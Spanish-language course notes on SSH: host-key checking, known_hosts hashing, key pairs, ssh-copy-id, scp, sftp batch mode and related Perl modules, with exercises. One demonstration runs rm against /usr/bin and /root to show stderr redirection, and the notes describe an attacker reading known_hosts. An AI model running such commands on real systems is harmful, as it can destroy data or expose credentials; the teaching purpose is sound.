- En 1999 comienza el desarrollo de lo que será la primera versión abierta de SSH: OpenSSH
- En 2005 OpenSSH se convierte en la implementation ssh mas popular
- El protocolo SSH-2 protocol es propuesto como Internet estandard en 2006

- En el 2008 se descubre una vulnerabilidad en el cifrado en SSH-2: Fue resuelta en OpenSSH 5.2.

Arquitectura

El protocolo SSH-2 tiene una arquitectura de capas. Las capas son:

- La *capa de transporte*. Esta capa maneja el intercambio inicial de claves y la autentificación del servidor y establece los métodos de cifrado, compresión y verificación de la integridad. Deja visible a la capa superior una interfaz para el envío y recepción de paquetes de texto plano de hasta 32 768 bytes cada uno. La capa de transporte también organiza el reintercambio de claves - normalmente despues de que haya pasado una hora o se haya transferido mas de 1 GB de datos.
- La *capa de autentificación*. Maneja la autentificación del cliente y proporciona un conjunto de métodos de autentificación. Entre los métodos de autentificación están:
  - password
  - publickey: para el uso de parejas DSA o RSA
  - keyboard-interactive
  - GSSAPI: permite el uso de mecanismos externos como Kerberos 5

  El proceso de autentificación es dirigido por el cliente.
- La *capa de conexión*. Esta capa define el concepto de canal, peticiones de canal y peticiones globales para el uso de los servicios proporcionados por SSH. Una única sesión SSH puede alojar simultáneamente múltiples canales. Los canales transfieren datos en ambas direcciones. Las peticiones de canal son usadas para pasar datos específicos fuera-del-canal como el cambio de tamaño de una ventana de terminal o el código de salida de un proceso que se ejecuta en el servidor. El cliente SSH usa una petición global para solicitar la redirección de un puerto del lado del servidor. Entre los tipos estandar de canal se encuentran:
  - canal shell: para las shell de terminales y peticones SFTP y exec (incluyendo transferencias vía SCP)
  - canal direct-tcpip: para la redirección de conexiones cliente-servidor
  - canal forwarded-tcpip: para la redirección de conexiones servidor-clientes
- Los registros SSHFP DNS proporcionan las huellas (fingerprints) para las claves públicas de las máquinas para ser usadas en el proceso de autentificación de las máquinas.

2.1.2. Conexión SSH a Una máquina por Primera Vez

SSH utiliza cifrado de clave pública para autentificar la máquina remota y permitir a la máquina remota la autentificación del usuario.

El Fichero `.ssh/_knownhosts`

En SSH1 y OpenSSH las claves de máquinas se mantienen en `etc/ssh_knownhosts` y en el directorio del usuario `~/.ssh/known_hosts`. Es posible cambiar la ubicación de estos ficheros usando en el fichero de configuración `~/.ssh/config` la opción `UserKnownHostsFile`.

Al establecer por primera vez una conexión con `ssh` o `sftp` se nos avisa de la posibilidad de que la máquina no sea quien aparenta:

```
nereida:~> sftp user@machine.ull.es
Connecting to machine.ull.es...
The authenticity of host 'machine.ull.es (193.312.112.190)' can't be established.
RSA key fingerprint is a4:1e:f1:35:0d:b1:6c:7d:5c:3e:86:ef:4c:17:8a:a9.
Are you sure you want to continue connecting (yes/no)? yes
```

Si respondemos `yes` la conexión continúa:

```
Warning: Permanently added 'machine.ull.es' (RSA) to the list of known hosts.
user@machine.ull.es's password:
sftp> bye
```

Algoritmo de Autentificación de las Máquinas

Esta precaución se toma por si el adversario subvierte el servidor de nombre para que `machine.ull.es` sea resuelta a su máquina. A continuación puede hacer un forward de la conexión solicitada a la verdadera máquina `machine.ull.es`. Este es un caso de *man-in-the-middle-attack*.

- Cuando un cliente SSH hace una conexión cada una de las máquinas prueba su identidad a la otra utilizando criptografía de clave pública.
- Cada servidor SSH dispone de un único ID secreto que se denomina *host key* que utiliza para identificarse ante los clientes.
- La primera vez que nos conectamos a una máquina remota el cliente obtiene y almacena la parte pública de la *host key* en su fichero `~/.ssh/known_hosts`.
- Cada vez que nos conectamos con esa máquina el cliente comprueba la identidad del servidor remoto utilizando su correspondiente clave pública.

El cliente `ssh` mantiene en `~/.ssh/known_hosts` una base de datos conteniendo las máquinas a las que el usuario se ha conectado. Cualquier nuevo hosts es añadido al fichero del usuario:

```
nereida:~> grep 'machine.ull.es' ~/.ssh/known_hosts
machine.ull.es ssh-rsa KEY.....
```

Borrando una Entrada de `.ssh/known_hosts`

Si la relación entre la IP de la máquina y su nombre cambian `ssh` nos avisa. Si confiamos en el cambio podemos borrar la entrada en el fichero `~/.ssh/known_hosts`. De otro modo `ssh` se negará a efectuar la conexión. Podemos borrarla manualmente o con el comando:

```
casiano@cc116:~$ ssh-keygen -R rala
/home/casiano/.ssh/known_hosts updated.
Original contents retained as /home/casiano/.ssh/known_hosts.old
```

Hashing

Supongamos que el atacante ha descubierto nuestra clave y ha entrado en nuestro servidor: ahora puede hacer `cat ~/.ssh/known_hosts` y deducir que otros servidores solemos visitar. Es incluso probable que la clave sea la misma o que tengamos un sistema de autentificación sin passphrase.

Si se quiere proteger el fichero `known_hosts` se puede usar la opción `-H` de `ssh-keygen` :

```
casiano@cc116:~/.ssh$ ssh-keygen -H
/home/casiano/.ssh/known_hosts updated.
Original contents retained as /home/casiano/.ssh/known_hosts.old
WARNING: /home/casiano/.ssh/known_hosts.old contains unhashed entries
Delete this file to ensure privacy of hostnames
```

Este comando reemplaza los nombres de los servidores y las direcciones con representaciones hash. Estas versiones hash pueden ser usadas por `ssh` pero son ilegibles para un humano. Es posible usar un fichero con una combinacion de entradas hash y entradas legibles.

La opción `HashKnownHosts` permite en los ficheros de configuración permite indicarle a `ssh` que debe hacer hashing sobre los nombres y las direcciones en `~/.ssh/known_hosts`. Esto no afecta a las ya existentens en el fichero.

Es posible asociar varios nombres/direcciones con la misma clave (o repetirlas):

```
foo1,foo,192.168.1.1,192.168.1.10 ssh-rsa AAAAB3Nsomething[...]
foo2,foo,192.168.1.2,192.168.1.10 ssh-rsa AAAAB3Nsomethingelse[...]
```

Búsqueda de Entradas Hash

Es posible encontrar las entradas en un fichero hash con la opción `-F`

```
casiano@cc116:~/.ssh$ ssh-keygen -F millo
# Host millo found: line 10 type RSA
|1|BXG98oZImAlC02AQMAmuDb0jadQ=...
```

Ejercicios con `known_hosts`

Ejercicio 2.1.1. *Elimine una entrada en el fichero si existe e intente la conexión ¿que ocurre?*

Ejercicio 2.1.2. *Pase a modo hashed su fichero*

Ejercicio 2.1.3. *Busque por una entrada en el fichero hashed*

2.1.3. Claves Pública y Privada: Estableciendo Autentificación No Interactiva

ssh-keygen

Recordemos como se establece una autentificación por clave pública-privada. La generación de una pareja de claves pública-privada se realiza ejecutando en el cliente ssh-keygen:

```
$ ssh-keygen  -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_rsa.
Your public key has been saved in /home/user/.ssh/id_rsa.pub.
The key fingerprint is:
xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx user@machine
```

En esta ocasión no indicamos passphrase.

Las claves generadas por `ssh-keygen` se almacenan por defecto en `~/.ssh/`, quedando el directorio así:

```
$ ls -l
total 12
-rw-------  1 user user  883 2005-08-13 14:16 id_rsa
-rw-r--r--  1 user user  223 2005-08-13 14:16 id_rsa.pub
-rw-r--r--  1 user user 1344 2005-08-04 02:14 known_hosts
```

Los ficheros `id_rsa` e `id_rsa.pub` contienen respectivamente las claves privada y pública. El fichero `known_hosts` contiene la lista de las claves públicas de las máquinas reconocidas.

Estas son algunas de las opciones que admite `ssh-keygen`:

- `-b 2048` establece el número de bits en la clave a 2048. Por defecto es 1024.
- `-f mykey` establece el nombre del fichero de clave: `mykey` y `mykey.pub`. Si se omite, pregunta
- `-N passphrase` la passphrase a utilizar. Si se omite, pregunta
- `-C comentario` el comentario a añadir en la correspondiente línea de la clave pública. Si se omite es `username@host`:

```
ssh-dss AAAAB3N... pepe@machinon
```

- La opción `-p` puede ser usada para cambiar la passphrase de una determinada identidad:

```
pp2@europa:~/.ssh$ ssh-keygen -p -f id_dsa
Key has comment 'id_dsa'
Enter new passphrase (empty for no passphrase):
```

o bien:

```
ssh-keygen -p -f mykeyfile -P mysecretpassword -N mynewsecretpassword
```

- Es posible cambiar el comentario para una clave utilizando `-c`:

```
ssh-keygen -c -f mykeyfile -P mysecretpassword -C 'my new comment'
```

Computando la Huella de una Máquina

Es posible generar el `fingerprint` de una clave pública usando la opción `-l`:

```
$ ssh-keygen -l -f mykeyfile.pub
```

Ya vimos que cuando nos conectabamos a un host por primera vez via ssh obteníamos un mensaje como:

```
teide:~$ ssh teide
The authenticity of host 'teide (134.2.14.48)' can't be established.
RSA key fingerprint is 9e:1a:5e:27:16:4d:2a:13:90:2c:64:41:bd:25:fd:35.
Are you sure you want to continue connecting (yes/no)?
```

Normalmente respondemos `yes` y entramos nuestra clave. ¿Cómo podemos comprobar que el fingerprint es auténtico?

¿Donde están los ficheros de claves del servidor? Normalmente en el directorio `/etc/ssh/`.

```
teide:~$ ls /etc/ssh/*key*
/etc/ssh/ssh_host_dsa_key      /etc/ssh/ssh_host_key.pub
/etc/ssh/ssh_host_dsa_key.pub  /etc/ssh/ssh_host_rsa_key
/etc/ssh/ssh_host_key          /etc/ssh/ssh_host_rsa_key.pub
```

Este servidor tiene tres claves. Sólo el root puede leer las privadas, pero las públicas tienen permisos de lectura. En el mensaje anterior, el cliente `ssh` muestra el fingerprint esperado. Podemos obtenerlo con:

```
teide:~$ ssh-keygen -lf /etc/ssh/ssh_host_rsa_key.pub
2048 9e:1a:5e:27:16:4d:2a:13:90:2c:64:41:bd:25:fd:35 /etc/ssh/ssh_host_rsa_key.pub
```

El primer número (2048) es la longitud en bits de la clave. El segundo `9e:1a:...:fd:35` es la huella, el último `/etc/ssh/ssh_host_rsa_key.pub` es el nombre del fichero con la clave pública.

Ejercicio 2.1.4. *Este método es inseguro. ¿Por qué?*

El método seguro es contactar al administrador para obtener la huella (se supone que el administrador la guardó en lugar seguro) en vez de utilizar un canal que pueda estar comprometido.

ssh-copy-id

Ahora se debe copiar la clave pública al servidor, al fichero `~/.ssh/authorized_keys`. El fichero authorized_keys es el fichero que contiene las claves públicas utilizadas durante el proceso de autentificación pública.

Para la copia se utiliza el comando ssh-copy-id:

```
$ssh-copy-id -i ~/.ssh/id_rsa.pub user@machine1
$ssh-copy-id -i ~/.ssh/id_rsa.pub user@machine2
```

`ssh-copy-id` es un script que se conecta a la máquina y copia el archivo (indicado por la opción `-i`) en `~/.ssh/authorized_keys`, y ajusta los permisos de forma adecuada:

- El home del usuario en la máquina remota
- El directorio `~/.ssh`
- El fichero `~/.ssh/authorized_keys`

Una configuración de permisos inadecuada puede prevenir que podamos acceder a la máquina, sobre todo si la configuración del servicio SSH tiene activado `StrictModes` (que suele ser la opción por defecto):

```
root@server:/etc/ssh# grep -i strictmode *
sshd_config:StrictModes yes
```

Si se desea publicar la clave en un cierto número de máquinas que comparten la misma clave es posible (pero no recomendable) hacerlo usando el programa sshpass con un comando como este:

```
$ for i in host1 host2 ... hostN; do sshpass -pmipassword ssh-copy-id -i .ssh/identity $i; don
```

Copia Manual

Si no se dispone del programa `ssh-copy-id` se puede realizar una copia manual a la máquina remota del fichero conteniendo la clave pública (por ejemplo usando scp o sftp) y añadir su contenido al fichero `~/.ssh/authorized_keys`.

En la máquina servidor añadimos una línea en el fichero `~/.ssh/authorized_keys` que contiene exactamente la única línea que estaba en el fichero en el que se guardó la clave pública (`id_rsa.pub` o `filename.pub` o como se llamara). Después de eso el fichero `.ssh/authorized_keys` tendría una línea parecida a esta:

```
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAybmcqaU/Xos/GhYCzkV+kDsK8+A5OjaK
5WgLMqmu38aPo56Od1ORQ3EiB42DjRVY8trXS1NH4jbURQPERr2LHCCYq6tHJYfJNhUX
/COwHs+ozNPE83CYDhK4AhabahnltFE5ZbefwXW4FoKOO+n8AdDfSXOazpPas8jXi5bE
wNf7heZT++a/Qxbu9JHF1huThuDuxOtIWl07G+tKqzggFVknM5CoJCFxaik911NGgu2O
TKfY94c/ieETOXE5L+fVrbtOh7DTFMjIYAWNxy4tlMR/59UVw5dapAxH9J2lZglkj0w0
LwFI+7hZu9XvNfMKMKg+ERAz9XHYH3608RL1RQ== Este comentario describe la
clave
```

excepto que he descompuesto la línea en varias líneas para hacerla mas legible.

La forma usual de completar el proceso requeriría de dos autentificaciones: una para la copia con `scp` y otra para añadir la identidad en el fichero `.ssh/authorized_keys` y asegurarse de los permisos.

Una forma de realizar el proceso con una sola autentificación es la siguiente:

```
europa:~/.ssh$ cat prueba.pub | \
  ssh nereida "umask u=rwx,g=,o=; test -d .ssh || mkdir .ssh ; cat >> .ssh/authorized_keys"
```

La máscara por defecto `umask u=rwx,g=,o=` se ha establecido de manera que los ficheros creados tengan permisos `rw-------` y los nuevos directorios tengan permisos `rwx-----` (véase la entrada de umask en la Wikipedia).

Conexión sin Clave

Ahora la conexión debería funcionar sin necesidad de introducir la clave.

```
ssh -i ~/.ssh/filename remotehost
```

o bien:

```
slogin -i ~/.ssh/filename remotehost
```

Una vez que se ha establecido un esquema de autentificación automática es trivial ejecutar un comando en la máquina remota:

```
pp2@nereida:/tmp$ ssh remotename@machine uname -a
Linux machine 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
```

Permisos en `.ssh`

Si no funciona es posible que sea un problema de permisos en los ficheros. Los permisos correctos deben ser similares a estos:

```
$ chmod go-w $HOME $HOME/.ssh
$ chmod 600 $HOME/.ssh/authorized_keys
```

Inténtelo de nuevo usando la opción `-v` de `ssh`:

```
pp2@nereida:/tmp$ ssh -v -v remotename@machine uname -a
```

Véase también

- OpenSSH FAQ (Frequently asked questions)

Ejercicios

Ejercicio 2.1.5. *Cree una identidad y transfierala manualmente.*

Ejercicio 2.1.6. *Cámbiele la passphrase a una identidad*

Ejercicio 2.1.7. *Cámbiele el comentario a una identidad*

Ejercicio 2.1.8. *Copie el fichero de clave privada de su cuenta de usuario* `u1` *en* `m1` *a otra cuenta* `u2` *en la máquina* `m1`*. Intente ahora conectarse siendo el usuario* `u2` *de* `m1` *a la máquina* `rm` *en la que situó la clave pública como usuario* `ru`*:*

```
u2@m1:~/$ ssh ru@rm
```

¿Sigue funcionando la autentificación automática?

Ejercicio 2.1.9. *Copie ahora el fichero de clave privada de su cuenta de usuario* `u1` *en* `m1` *a otra cuenta* `w1` *en una máquina distinta* `mw`*. Conéctese desde* `mw` *a* `rm` *en la que situó la clave pública como usuario* `ru`*:*

```
mw@w1:~/$ ssh ru@rm
```

¿Funciona? ¿Como afectan los resultados a su percepción de la seguridad de las comunicaciones con `ssh`*?*

Ejercicio 2.1.10. *Considere una intranet en la que su* `HOME` *de usuario esta en un sistema de archivos compartido. Genere (si no la ha echo ya) su pareja de claves privada y pública. Publique la clave usando* `$ssh-copy-id` *o bien - si* `$ssh-copy-id` *no está disponible - copiando la clave pública en el fichero* `authorized_keys`*. ¿Se obtiene autorización automática entre dos máquinas cualesquiera de la red?*

2.1.4. Copia Segura de un Fichero

Transferencia de Ficheros con `ssh`

Es posible transferir ficheros y directorios entre máquinas de forma segura - vía ssh - sin hacer uso de ningún programa adicional:

```
portatil@user:/tmp$ ssh europa 'tar -cvzf - /tmp/*.tex' > eutex.tar.gz
tar: Eliminando la '/' inicial de los nombres
/tmp/modulemaker.tex
/tmp/ModuleMaker.tex
/tmp/module-starter.tex
/tmp/PBP.tex
/tmp/Starter.tex
```

La idea es que el comando dado como argumento a `ssh` produce como salida el contenido del fichero que nos interesa transferir. Dicha salida es redirigida en la máquina local a un fichero. Usaremos tar cuando, como en el ejemplo anterior, nos interese transferir un conjunto de ficheros y directorios.

Comprobemos que los ficheros han sido efectivamente transferidos:

```
portatil@user:/tmp$ tar tvzf eutex.tar.gz
-rw-r--r-- casiano/casiano 9702 2009-03-05 11:49 tmp/modulemaker.tex
-rw-r--r-- casiano/casiano 42178 2009-03-05 11:18 tmp/ModuleMaker.tex
-rw-r--r-- casiano/casiano  3116 2009-03-05 11:39 tmp/module-starter.tex
-rw-r--r-- casiano/casiano  8471 2009-03-05 11:42 tmp/PBP.tex
-rw-r--r-- casiano/casiano  4418 2009-03-05 11:38 tmp/Starter.tex
```

Transferencia de Ficheros con `scp`

El protocolo *SCP* implementa la transferencia de ficheros. El cliente se conecta a la máquina remota usando SSH y solicita la ejecución de un programa servidor (normalmente el mismo programa cliente `scp` es capaz de funcionar como servidor).

Para la subida de ficheros el cliente alimenta al servidor con los ficheros que deberán ser cargados, incluyendo opcionalmente los atributos básicos como permisos y fechas.

Para las descargas el cliente envía una solicitud indicando los ficheros y directorios que deben ser descargados.

Veamos un ejemplo:

```
nereida:~> scp mm.c orion:/tmp/
mm.c
```

La sintáxis de scp es:

```
scp [-1246BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
    [-l limit] [-o ssh_option] [-P port] [-S program]
    [[user@]host1:]file1 ... [[user@]host2:]file2
```

Es posible copiar entre dos máquinas remotas emitiendo la orden desde una tercera máquina:

```
portatil@user:/tmp$ scp europa:/tmp/prueba.batch nereida:/tmp/prueba.batch
```

Es posible usar comodines (wildcards), protegiéndolos de la shell local:

```
portatil@user:/tmp$ scp 'europa:/tmp/*.tex' nereida:/tmp/
```

Es posible copiar de dos máquinas remotas a una tercera:

```
pp2@europa:~/Lnet-parscp$ scp orion:Makefile.PL nereida:texput.log beowulf:
pp2@europa:~/Lnet-parscp$ ssh beowulf ls -ltr | tail -2
-rw-r--r--  1 casiano casiano    615 mar 26 13:56 texput.log
-rw-r--r--  1 casiano casiano   1485 mar 26 13:56 Makefile.PL
```

Hemos copiado desde la máquina orion y desde la máquina nereida diferentes ficheros. La máquina `beowulf` es la máquina de destino a la que fueron transferidos.

La opción `-r` permite copiar subdirectorios. La opción `-p` permite preservar permisos.

Edición de Ficheros Remotos con `vim` via `scp`

Un comando como este edita dos ficheros en sendos tabs:

```
vi -p scp://orion/AUTOMATICBACKUPCHECKOUT /home/casiano/europabackup.log
```

El primero es un fichero `~/AUTOMATICBACKUPCHECKOUT` en una máquina remota con nombre `orion`. El segundo es un fichero local. El editor `vim` emite el comando `scp` apropiado para copiar el fichero remoto en un fichero temporal.

Durantre la edición, cada vez que salve el fichero `~/AUTOMATICBACKUPCHECKOUT` de `orion`, `vim` tasladará la orden `:w` en el comando `scp` adecuado:

```
:!scp -q '/tmp/v611122/1' 'orion:AUTOMATICBACKUPCHECKOUT'
```

o bien podemos emitir una orden de edición de un nuevo fichero remoto:

```
:vsplit scp://casiano@some.machine.com/somefile.txt
```

Es incluso posible ver los contenidos de un directorio:

```
:tabedit scp://orion/pp2/
```

El Módulo Perl `Net::SCP`

Entre otros, el módulo Net::SCP permite tener una API de acceso a las funcionalidades de `scp`:

```
pp2@nereida:~$ perl -MNet::SCP -wde 0
main::(-e:1):   0
  DB<3> $scp = Net::SCP->new({ host => "machine", user => "loginname" } )
  DB<4> $scp->put("hello.txt", "helloremote.txt") or die $scp->{errstr}
  DB<5> q
pp2@nereida:~$ ssh loginname@machine ls -ltr | tail -1
-rw-r--r--   1 loginname loginname          12 2007-03-21 12:46 helloremote.txt
pp2@nereida:~$ ssh loginname@machine cat helloremote.txt
hello machine
```

2.1.5. Práctica: Copia Segura Paralela: Parallel Secure Copy

Escriba un programa para la copia segura de ficheros desde la máquina local a un conjunto de máquinas. ¿Como diseñaría la interfaz para que sea de fácil manejo? ¿De que módulos hará uso? ¿Como hará las pruebas?

Descargue y estudie el proyecto net-parscp.

Añada la posibilidad de que en la especificación de camino se pueda usar el símbolo `@` como sinónimo del nombre de la máquina a la que se hace la transferencia.

2.1.6. Copia Segura en Cascada

El módulo Net::CascadeCopy de Alex White provee la utilidad ccp que permite la copia paralela de ficheros. La paralelización sigue una estructura arbórea. El siguiente extracto de la documentación explica el método:

> *A frequent solution to distributing a file or directory to a large number of servers is to copy it from a central file server to all other servers. To speed this up, multiple file servers may be used, or files may be copied in parallel until the inevitable bottleneck in network/disk/cpu is reached. These approaches run in O(n) time.*
>
> *This module and the included script, ccp, take a much more efficient approach that is O(log n). Once the file(s) are been copied to a remote server, that server will be promoted to be used as source server for copying to remaining servers. Thus, the rate of transfer increases*

exponentially rather than linearly. Needless to say, when transferring files to a large number of remote servers (e.g. over 40), this can make a ginormous difference.

Servers can be specified in groups (e.g. datacenter) to prevent copying across groups. This maximizes the number of transfers done over a local high-speed connection (LAN) while minimizing the number of transfers over the WAN.

Sigue un ejemplo de ejecución:

```
pp2@europa:~/src/perl/perltesting$ ccp -s -f ShellUI.tex -g bno:beowulf,nereida,orion
2009/03/31 09:07:01 Adding group: bno: beowulf, nereida, orion
2009/03/31 09:07:01 Starting: (bno) localhost => beowulf
2009/03/31 09:07:02 Succeeded: (bno) localhost => beowulf (1 seconds)
2009/03/31 09:07:02 BNO: completed:1 running:0 left:2 errors:0 failures:0
2009/03/31 09:07:02 Starting: (bno) beowulf => nereida
2009/03/31 09:07:03 Starting: (bno) beowulf => orion
2009/03/31 09:07:04 Succeeded: (bno) beowulf => orion (1 seconds)
2009/03/31 09:07:04 BNO: completed:2 running:1 left:0 errors:0 failures:0
2009/03/31 09:07:04 Succeeded: (bno) beowulf => nereida (2 seconds)
2009/03/31 09:07:04 BNO: completed:3 running:0 left:0 errors:0 failures:0
2009/03/31 09:07:04 Job completed in 3 seconds
2009/03/31 09:07:04 Cumulative tansfer time of all jobs: 4 seconds
2009/03/31 09:07:04 Approximate Time Saved: 1 seconds
```

Para que funcione es necesario que todas las máquinas implicadas se reconozcan mediante autentificación automática. La siguiente transferencia falla por que la máquina europa no reconoce a la máquina beowulf

```
pp2@europa:~/src/perl/perltesting$ ccp -s -f ShellUI.tex -g bno:beowulf,nereida,europa
2009/03/31 08:51:19 Adding group: bno: beowulf, nereida, europa
2009/03/31 08:51:19 Starting: (bno) localhost => beowulf
2009/03/31 08:51:20 Succeeded: (bno) localhost => beowulf (1 seconds)
2009/03/31 08:51:20 BNO: completed:1 running:0 left:2 errors:0 failures:0
2009/03/31 08:51:20 Starting: (bno) beowulf => nereida
2009/03/31 08:51:21 Starting: (bno) beowulf => europa
Permission denied, please try again.
Permission denied, please try again.
Permission denied (publickey,password).
lost connection
2009/03/31 08:51:21 child exit status: 1
2009/03/31 08:51:22 Failed: (bno) beowulf => europa (1 seconds)
2009/03/31 08:51:22 BNO: completed:1 running:1 left:1 errors:1 failures:0
2009/03/31 08:51:22 Succeeded: (bno) beowulf => nereida (2 seconds)
2009/03/31 08:51:22 BNO: completed:2 running:0 left:1 errors:1 failures:0
2009/03/31 08:51:22 Starting: (bno) nereida => europa
Host key verification failed.
lost connection
2009/03/31 08:51:22 child exit status: 1
2009/03/31 08:51:23 Failed: (bno) nereida => europa (1 seconds)
2009/03/31 08:51:23 BNO: completed:2 running:0 left:1 errors:2 failures:0
2009/03/31 08:51:23 Starting: (bno) nereida => europa
Host key verification failed.
lost connection
2009/03/31 08:51:23 child exit status: 1
2009/03/31 08:51:24 Failed: (bno) nereida => europa (1 seconds)
2009/03/31 08:51:24 Error: giving up on (bno) europa
```

```
2009/03/31 08:51:24 BNO: completed:2 running:0 left:0 errors:3 failures:1
2009/03/31 08:51:24 Job completed in 5 seconds
2009/03/31 08:51:24 Cumulative tansfer time of all jobs: 6 seconds
2009/03/31 08:51:24 Approximate Time Saved: 1 seconds
```

2.1.7. Transferencia por `sftp`

El protocolo *SFTP* no es el resultado de ejecutar *FTP* sobre SSH. Se trata de un nuevo protocolo para la transferencia segura de ficheros.

Si se establece autentificación no interactiva con una máquina que provee un servicio SFTP es posible usar `sftp` en modo batch:

```
pp2@mymachine:~/Lbook$ ssh-copy-id -i ~/.ssh/id_dsa.pub casiano@ftp.someplace.ull.es
25
Now try logging into the machine, with "ssh 'casiano@ftp.someplace.ull.es'", and check in:

  .ssh/authorized_keys

  to make sure we haven't added extra keys that you weren't expecting.
```

Ahora escribimos un guión para el cliente sftp:

```
pp2@nereida:~/Lbook$ cat -n instituto.sftp
     1  cd asignas/asignas/PRGPAR2/perlexamples
     2  lcd /home/pp2/public_html/perlexamples/
     3  put *
```

La opción `-b` de `sftp` nos permite hacer la transferencia de forma automática:

```
pp2@nereida:~/Lbook$ sftp -b instituto.sftp casiano@ftp.instituto.ull.es >/dev/null
```

Copias Recursivas de Directorios

Si se intenta copiar una carpeta usando comandos como `get` o `mget` se obtiene un error:

```
pp2@europa:~/Lbook$ sftp beowulf
Connecting to beowulf...
sftp> cd /tmp
sftp> put perlexamples/
skipping non-regular file perlexamples/
```

Sin embargo podemos usar `parpush` para obtener el directorio:

```
pp2@europa:/tmp$ ssh beowulf 'ls -ld p*/'
drwxr-xr-x  3 casiano casiano 4096 ago  1  2008 perl5lib/
drwxr-xr-x  2 casiano casiano 4096 may 25 18:38 pi/
drwxr-xr-x 74 casiano casiano 4096 mar 20 13:15 pl/
drwxr-xr-x 67 casiano casiano 4096 abr 21 15:51 pp2/
drwxr-xr-x  6 casiano casiano 4096 mar 12  2008 public_html/
pp2@europa:/tmp$ parpush beowulf:pi/ :/tmp/
pp2@europa:/tmp$ ls -ltrd /tmp/p
pi/                pp2sftp2etsii.log
pp2@europa:/tmp$ tree /tmp/pi
/tmp/pi
|-- Makefile
|-- pi
`-- pi.c

0 directories, 3 files
```

También es posible usar `scp` con la opción `-r`

`vim` y FTP

Es posible editar ficheros con `vim` vía `FTP` :

```
pp2@europa:/tmp$ vi ftp://ftp.etsii.ull.es/asignas/PRGPAR2/perlexamples/index.html
```

El Módulo `Net::SFTP::Foreign`

El módulo Net::SFTP::Foreign provee de una interface para la conexión `sftp` con una máquina que ofrezca el servicio `sftp`:

```
pp2@europa:/tmp$ perl -MNet::SFTP::Foreign -wde 0
main::(-e:1):   0
DB<1> $sftp = Net::SFTP::Foreign->new('beowulf')
DB<2> @f = $sftp->ls('.', wanted => qr{matr})
DB<3> x @f
0  ARRAY(0xce0820)
   0  HASH(0x10a3b90)
      'a' => Net::SFTP::Foreign::Attributes=HASH(0x10a3af0)
         'atime' => 1243268469
         'flags' => 15
         'gid' => 1001
         'mtime' => 1241458791
         'perm' => 16877
         'size' => 4096
         'uid' => 1001
      'filename' => 'matrix_open'
      'longname' => 'drwxr-xr-x    2 casiano  casiano      4096 May  4 18:39 matrix_open'
   1  HASH(0x10a3990)
      'a' => Net::SFTP::Foreign::Attributes=HASH(0x1079ba0)
         'atime' => 1243268472
         'flags' => 15
         'gid' => 1001
         'mtime' => 1241458793
         'perm' => 16877
         'size' => 4096
         'uid' => 1001
      'filename' => 'matrix_open2'
      'longname' => 'drwxr-xr-x    2 casiano  casiano      4096 May  4 18:39 matrix_open2'
DB<4> @f = $sftp->ls('.', wanted => sub { $_[1]->{a}{size} > 112900 })
DB<5> x @f
0  ARRAY(0x10a3ba0)
   0  HASH(0x10ec120)
      'a' => Net::SFTP::Foreign::Attributes=HASH(0x10ec110)
         'atime' => 1171006339
         'flags' => 15
         'gid' => 1001
         'mtime' => 1171006319
         'perm' => 33188
         'size' => 187282
         'uid' => 1001
      'filename' => 'Parse-Eyapp-1.069.tar.gz'
      'longname' => '-rw-r--r--    1 casiano  casiano    187282 Feb  9  2007 Parse-Eyapp-1.069
   1  HASH(0x10ec190)
```

```
      'a' => Net::SFTP::Foreign::Attributes=HASH(0x10ec240)
         'atime' => 1239619337
         'flags' => 15
         'gid' => 1001
         'mtime' => 1237204712
         'perm' => 33152
         'size' => 410479
         'uid' => 1001
      'filename' => '231s_blog.pdf'
      'longname' => '-rw-------    1 casiano  casiano    410479 Mar 16 11:58 231s_blog.pdf'
DB<6> !!mkdir chuchu
DB<7> $sftp->rget('_Inline/', 'chuchu')
DB<8> !! tree chuchu
chuchu
|-- build
|-- config
`-- lib
    `-- auto
        `-- pi_pl_b86b
            |-- pi_pl_b86b.bs
            |-- pi_pl_b86b.inl
            `-- pi_pl_b86b.so

4 directories, 4 files
```

Una alternativa es el módulo Net::SFTP.

Ejercicios

Ejercicio 2.1.11. *Sugiera soluciones a la pregunta:*
How to detect failure from batch SFTP and SHELL operations?
encontrada en el foro Shell Programming and Scripting. El texto de la pregunta es como sigue:

> *I'm doing something like this within a SHELL script (.sh): Code:*
>
> ```
> sftp -b getfile user@host
> generate_rmfile.sh
> sftp -b rmfile user@host
> ```
>
> *The first line executes batched SFTP operations to download files. If it fails, I would want to skip the rest of the lines. How would I be able to do it? Is there some return codes that I could catch and check?*
>
> *Similarly, my second line calls another SHELL script to generate a file call rmfile. If the file generation fails, I would want to skip the next SFTP batched command, how could I achieve this?*

Una de las soluciones comentadas sugiere hacer un pipe de los errores a fichero:

```
sftp -b getfile user@host | tee sftp_log1
[perform error checking against sftp_log1]
```

¿Cómo podemos garantizar que STDERR esta siendo redirigido en pipe?. Observe la siguiente secuencia de comandos:

```
lusasoft@LusaSoft:/tmp$ rm ksocket-root kde-root kde-lusasoft
rm: no se puede borrar «ksocket-root»: Es un directorio
rm: no se puede borrar «kde-root»: Es un directorio
rm: no se puede borrar «kde-lusasoft»: Es un directorio
lusasoft@LusaSoft:/tmp$ rm /usr/local/bin/ /usr/bin /root 2>&1 | sort -
rm: no se puede borrar «/root»: Es un directorio
rm: no se puede borrar «/usr/bin»: Es un directorio
rm: no se puede borrar «/usr/local/bin/»: Es un directorio
```

Ejercicio 2.1.12. *Lea también la pregunta Detecting sftp batch upload errors en el foro comp.security.ssh.*

> *I am trying to write a script that will handle automated file transfers to and from an sftp server, but am having trouble detecting upload errors. What I am trying to do is this:*
>
> ```
> sftp -oIdentityFile=id_dsa -b batchfile user@server
> ```
>
> *...where batch file contains:*
>
> ```
> put /my/local/file /my/remote/file
> bye
> ```
>
> *When the upload is successful, everything is fine. If the upload fails (because the target directory doesn't exist, or if user doesn't have write access to the target directory) sftp does not fail as I would expect. The man page says ...*

¿Que ocurre si `batchfile` *contiene varios comandos y falla el primero? ¿Como podemos en tal caso hacer que no se ejecuten los subsiguientes comandos en* `getfile`*? ¿Que soluciones se le ocurren?*

2.1.8. El fichero `authorized_keys`

